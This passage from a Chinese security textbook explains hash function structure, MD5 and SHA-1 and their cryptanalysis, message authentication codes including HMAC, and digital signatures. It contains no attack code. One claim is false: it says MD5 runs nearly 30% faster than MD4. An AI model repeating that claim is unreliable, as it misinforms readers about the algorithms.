




**图 4-18 Hash 函数的一般结构**




Hash 函数结构是由 Merkle 和 Damgård 分别独立提出的，包括 MD5、SHA1 等目前所广泛使用的大多数 Hash 函数都采用这种结构。Hash 函数将输入消息分为 $L$ 个固定长度的分组，每一分组长为 $b$ 位，最后一个分组包含输入消息的总长度，若最后一个分组不足 $b$ 位时，需要进行填充。由于输入包含消息的长度，所以攻击者必须找出具有相同散列值且长度相等的两条消息，或者找出两条长度不等但加入消息长度后散列值相同的消息，从而增加了攻击的难度。

该散列算法迭代使用一个压缩函数 $f$，压缩函数 $f$ 有两个输入：一个是前一次迭代的 $n$ 位输出，称为链接变量；另一个来源于消息的 $b$ 位分组，并产生一个 $n$ 位的输出。第一次迭代输入的链接变量又称为初值变量，由算法在开始时指定，最后一次迭代的输出即为 Hash 值。因为一般来说消息长度 $b$ 大于输出长度 $n$，因此也称之为压缩函数。

设计无碰撞的压缩函数 $f$，而攻击者对算法的攻击重点是压缩函数 $f$ 的内部结构，由于压缩函数 $f$ 和分组密码一样是由若干轮处理过程组成，所以对压缩函数 $f$ 的攻击需通过对各轮之间的位模式分析来进行，分析过程常常需要先找出压缩函数 $f$ 的碰撞。由于是压缩函数，其碰撞是不可避免的。因此，在设计压缩函数 $f$ 时就应保证找出其碰撞在计算上是不可行的。

### 4.4.2　典型的 Hash 算法

Hash 算法中比较著名的是 MD 系列和 SHA 系列。MD 系列是在 20 世纪 90 年代初由 Rivest 设计的，MD 代表消息摘要（Message Digest），MD2（1989）、MD4（1990）和 MD5（1991）都产生一个 128 位的信息摘要。SHA 系列算法是 NIST 根据 Rivest 设计的 MD4 和 MD5 开发的算法，国家安全局发布 SHA 作为美国政府标准，SHA（Secure Hash Algorithm）表示安全散列算法。


**1. MD 系列介绍**

原始的 MD 算法从未公开发表过，第一个公开发表的是 MD2，接下来是 MD4 和 MD5。Rivest 在 1989 年开发出 MD2 算法。在这个算法中，首先对信息进行数据补位，使信息的字节长度是 16 的倍数。然后，以一个 16 位的检验和追加到信息末尾，并且根据这个新产生的信息计算出散列值。

为了加强算法的安全性，Rivest 在 1990 年又开发出 MD4 算法。MD4 算法同样需要填补信息以确保信息的比特位长度减去 448 后能被 512 整除（信息比特位长度 mod 512＝448）。然后，一个以 64 位二进制表示的信息的最初长度被添加进来。信息被处理成 512 位迭代结构的区块，而且每个区块要通过三个不同步骤的处理。研究人员很快发现了攻击 MD4 版本中第一步和第三步的漏洞，并向大家演示了如何利用一部普通的个人计算机在几分钟内找到 MD4 的碰撞（不同的内容进行加密却可能得到相同的加密后结果）。

于是，1991 年 Rivest 对 MD4 进行改进并设计了 MD5 算法，图 4-19 为 MD5 运算示意图。MD5 算法比 MD4 算法复杂，并且速度较 MD4 快了近 30％，但在抗安全分析方面表现更好，因此在实际应用中受到欢迎。

2004 年 8 月 17 日的美国加州圣巴巴拉国际密码学会议（Crypto'2004）上，山东大学








**图 4-19 MD5 运算流程**

的王小云教授做了破译 MD5、HAVAL-128、MD4 和 RIPEMD 算法的报告，公布了 MD 系列算法的破解结果，宣告了固若金汤的世界通行密码标准 MD5 的堡垒轰然倒塌，引发了密码学界的轩然大波。

**2. SHA 算法介绍**

美国国家标准技术研究所 NIST 于 1993 年开发的另一个 Hash 算法称为 SHA。两年之后，这个算法被修改为了今天广泛使用的形式。修改后的版本是 SHA-1，是数字签名标准中要求使用的算法。

SHA 接受任何有限长度的输入消息，并产生长度为 160 比特的 Hash 值（MD5 仅仅生成 128 位的摘要），因此抗穷举性更好。SHA-1 设计时基于和 MD4 相同的原理，它有 5 个参与运算的 32 位寄存器，消息分组和填充方式与 MD5 相同，主循环也同样是 4 轮，但每轮进行 20 次操作，非线性运算、移位和加法运算也与 MD5 类似，但非线性函数、加法常数和循环左移操作的设计有一些区别。

美国国家标准技术研究所 2008 年对国家标准进行更新，其中规定了 SHA-1、SHA-224、SHA-256、SHA-384 和 SHA-512 这几种单向散列算法。SHA-1、SHA-224 和 SHA-256 适用于长度不超过 $2^{64}$ 二进制位的消息。SHA-384 和 SHA-512 适用于长度不超过 $2^{128}$ 二进制位的消息。

在 MD5 被王小云教授为代表的中国专家破译之后，世界密码学界仍然认为 SHA-1 是安全的。2005 年 2 月 7 日，美国国家标准技术研究院发表声明，SHA-1 没有被攻破，并且没有足够的理由怀疑它会很快被攻破，开发人员在 2010 年前应该转向更为安全的 SHA-256 和 SHA-512 算法。而仅仅在一周之后，王小云教授就宣布了破译 SHA-1 的消息。

因为 SHA-1 在美国等国家有更加广泛的应用，密码被破的消息一出，在国际社会的反响可谓石破天惊。换句话说，王小云教授的研究成果表明了从理论上讲电子签名可以伪造，必须及时添加限制条件，或者重新选用更为安全的密码标准，以保证电子商务的安全。

对于 Hash 函数，攻击者的主要目标不是恢复原始的明文，而是用非法消息替代合法

消息进行伪造和欺骗，对 Hash 函数的攻击也是寻找碰撞的过程。Hash 函数比较常见的攻击方法有生日攻击、比特追踪法、模差分方法等。

### 4.4.3　消息认证技术

消息认证的目的主要包括：验证信息来源的真实性和验证消息的完整性。消息认证码（Messages Authentication Codes，MAC）是一种重要的消息认证技术，它利用消息和双方共享的密钥通过认证函数来生成一个固定长度的短数据块，并将该数据块附在消息后（如图 4-20）。消息认证码是与密钥相关的 Hash 函数，也称消息鉴别码。消息认证码与 Hash 函数类似，都具有单向性，此外消息认证码还包括一个密钥。不同的密钥会产生不同的 Hash 函数，这样就能在验证发送者的消息没有经过篡改的同时，验证是由哪一个发送者发送的。





**图 4-20　消息认证码的实现过程**

MAC 算法与加密算法类似，不同之处为 MAC 不必是可逆的（一般为多到一的映射），因此与加密算法相比更不易被攻破。上述过程中，由于消息本身在发送过程中是明文形式，所以这一过程只提供认证性而未提供保密性。为提供保密性可在生成 MAC 之后或之前进行一次加密，而且加密密钥也需被收发双方共享。通常希望直接对明文进行认证，因此先计算 MAC 再加密的使用方式更为常用。

生成消息认证码的方法主要包括基于加密函数的认证码和基于 Hash 的认证码。

**1. 基于 DES 的消息认证码**

美国国家标准技术研究所（National Institute of Standards and Technology）于 1985 年 5 月 30 日发布了《计算机信息认证标准》（Federal Information Processing Standards Publication 113，FIPS PUB 113），这个标准制定了一个基于 DES 的数据认证算法（Data Authentication Algorithm，DAA）。数据认证算法是最为广泛使用的消息认证码中的一个，已作为 FIPS Publication（FIPS PUB 113）并被 ANSI（American National Standards Institute）作为 X. 917 标准。

数据认证算法采用 DES 运算的密文分组链接（CBC）方式，其初始向量 IV 为零，需要认证的数据（如消息、记录、文件和程序等）分成连续的 64 位的分组 $D_1, D_2, \cdots, D_N$，若最

后分组不足 64 位,可在其后填充 0 直至成为 64 位的分组。利用 DES 加密算法和密钥,计算数据认证码的过程如图 4-21 所示。经过对所有数据分组进行处理后形成最后一块密文 $O_N$,消息认证码可以是整个 64 位的 $O_N$,也可以是 $O_N$ 最左边的 $m$ 位,$16 \leqslant m \leqslant 64$。





**图 4-21 基于数据认证算法流程**

**2. 基于 Hash 的消息认证码**

利用对称分组密码体制(如 DES、AES)的密码分组链接模式(CBC)一直是构造 MAC 的最常见方法。近几年,人们越来越感兴趣于利用哈希函数来设计 MAC,这是因为像 MD5、SHA-1 这样的 Hash 函数,其软件执行速度比诸如 DES、AES 这样的对称分组密码要快。

然而,诸如 SHA-1 这样的哈希函数并不是专门为 MAC 设计的,由于 Hash 函数不依赖于密钥,所以它不能直接用于计算 MAC。目前,已经提出了许多方案将密钥加到现有的 Hash 函数中,其中 HMAC 是最受支持的方案,并且在 Internet 协议中(如 SSL)中有应用。

HMAC 的实现过程如图 4-22 所示。






**图 4-22 HMAC 算法实现过程**

其中,H 是一个嵌入的 Hash 函数;$n$ 表示 Hash 值的长度;K 表示密钥,一般 K 的长度不小于 $n$,当使用长度大于 $b$ 的密钥时,先用 H 对密钥进行计算,计算结果作为 HMAC




的真正密钥；$K^+$ 表示左边经填充 0 后的 K，$K^+$ 的长度为 $b$ 比特；L 表示 M 中的分组数；$b$ 表示每个分组包含的比特数；IV 表示初始链接变量；ipad 表示 0x36 重复 $b/8$ 次，opad 表示 0x5c 重复 $b/8$ 次。由此可知，HMAC 可表述为

$$\text{HMAC}(K, M) = H[(K^+ \oplus \text{opad}) \| H[(K^+ \oplus \text{ipad}) \| M]]$$

需要强调的是 $K^+$ 与 ipad 异或运算后，其信息位有一半发生变化；同样，$K^+$ 与 opad 异或后，其信息位也有一半发生了变化。这两部分首先参与 Hash 运算，因此可以对其进行预计算，从而提高执行效率。

HMAC 的密钥长度可以是任意长度，最小推荐长度为 $n$ 位，因为小于 $n$ 位时会显著降低函数的安全性，大于 $n$ 位也不会增加安全性。密钥应该随机选取，或者由密码性能良好的伪随机数产生器生成，且需定期更新。但如果密钥的随机性不好，则应当使用较长的密钥。

# 4.5　数字签名技术

数字签名(Digital Signature)主要用于对数字消息进行签名，以防消息的冒名伪造或篡改，亦可以用于通信双方的身份鉴别。数字签名具有身份认证、数据完整性、不可否认性及匿名性等方面的特点。随着计算机通信网络的迅速发展，特别是在大型网络安全通信中的密钥分配、认证及电子商务系统中，数字签名的使用越来越普遍，数字签名是防止信息欺诈行为的重要措施。

## 4.5.1　数字签名的特点和功能

数字签名是电子信息技术发展的产物，是针对电子文档的一种签名确认方法，在数字系统中同样有签名应用的需求，如假定 A 发送一个认证的信息给 B，如果没有签名确认的措施，B 可能伪造一个不同的消息，但声称是从 A 收到的；或者为了某种目的，A 也可能否认发送过该消息。很显然，数字系统的特点决定了不可能再沿用原先的手写签名方法来实现防伪造或抵赖，这就提出了如何实现数字签名的问题。

就签名的本质而言，需要具有以下特点：

(1) 不可否认性：必须可以通过签名来验证消息的发送者、签名日期和时间。

(2) 不可抵赖性：必须可以通过签名对所签署消息的内容进行认证。

(3) 可仲裁性：必须可以由第三方通过验证签名来解决争端。

但在复杂而虚拟的网络环境中，数字签名与手写签名还存在不同之处，且很多方面是手写签名很难达到的。

首先，签名的对象不同。手写签名的对象是纸质的文件，而数字签名的对象是传输在网络中的数字信息，是肉眼不可读的。

其次，实现的方法不同。手写签名是将一串字符串附加在文件上，数字签名则是对整个消息进行某种运算。这一点在防篡改方面就凸显出数字签名的优势。数字签名与文件成为一个整体，任何改动都会对整个签名结果产生影响，从而免去了手写签名需要对文件的每一页进行手签的烦琐劳动。因此数字签名技术可以更有效地防止文件的篡改。

再次，验证的方式不同。手写签名的验证是通过和一个已有的签名进行对比，而模仿他人签名不是一件极其困难的事情，所以它的安全性得不到有效的保证。数字签名的验证则是通过一种公开的验证算法对签名进行计算，任何不一致都会被发现，因此具有很高的安全性。

最后，在保证机密性方面，数字签名比手写签名更具有优势。因为数字签名可以实现对文件的加密，这样文件内容的机密性就得到了保证，而手工签名很难实现这一点。

数字签名是手写签名的数字模拟，但这种模拟不是简单的替代，尤其是当发送方和接收方互相不完全信任的时候。数字签名在许多方面比手写签名更具有安全性。因此数字签名在电子政务、电子商务等重要场合中发挥着不可估量的作用。

综上所述，可以总结出一个数字签名应具有以下功能：

(1) 采用公钥的数字签名技术可以防范信息伪造。由于私钥由签名者秘密保管，所以由该私钥进行签名的文件可以表示该签名者的身份，任何其他人都不可能正确地伪造出该签名结果。

(2) 在防范信息篡改方面，数字签名比手工签名更具有优势。假如有一份上百页的文件需要签署，为了保证文件不被篡改，需要在文件的每一页上进行签署，显然这样做很烦琐。数字签名技术使用户签名与文件成为一个整体，任何改动都会对签名结果产生影响。因此数字签名技术可以更有效地防止文件的篡改。

(3) 在防范信息重放方面，数字签名具有很重要的作用。例如，在债务方面，数字签名可以防止债主重复利用一张收据对借款人进行勒索。因为数字签名可以利用对借条添加流水账号和时间戳等技术来有效防止重放攻击。

(4) 数字签名可以有效防止签名者抵赖曾经签署过文件，从而实现防范抵赖。同时也要有相关措施防止接收者抵赖已经接收到了文件。可以要求接收者回送一个报文表明收到了文件，或者引入第三方仲裁机制。这样收发双方都无法抵赖曾经发送或者接收过文件。

数字签名作为信息安全技术的基本工具，它在网络安全，包括身份认证、数据完整性、不可否认性等方面有着重要应用。

### 4.5.2 数字签名的原理

数字签名由公钥密码发展而来，与加密的不同之处在于：消息加密和解密可能是一次性的，它要求在解密之前是安全的；而一个签字的消息可能作为一个法律上的文件，如合同等，很可能在对消息签署多年之后才验证其签字，且可能需要多次验证此签字。

数字签名的目的是提供一种手段，使得一个实体把他的身份与某个信息捆绑在一起。一个消息的数字签名实际上是一个数，它依赖于签名者知道的某个秘密，也依赖于被签名信息的本身。数字签名基于两条基本的假设：一是私钥是安全的，只有其拥有者才能获得；二是产生数字签名的唯一途径是使用私钥。

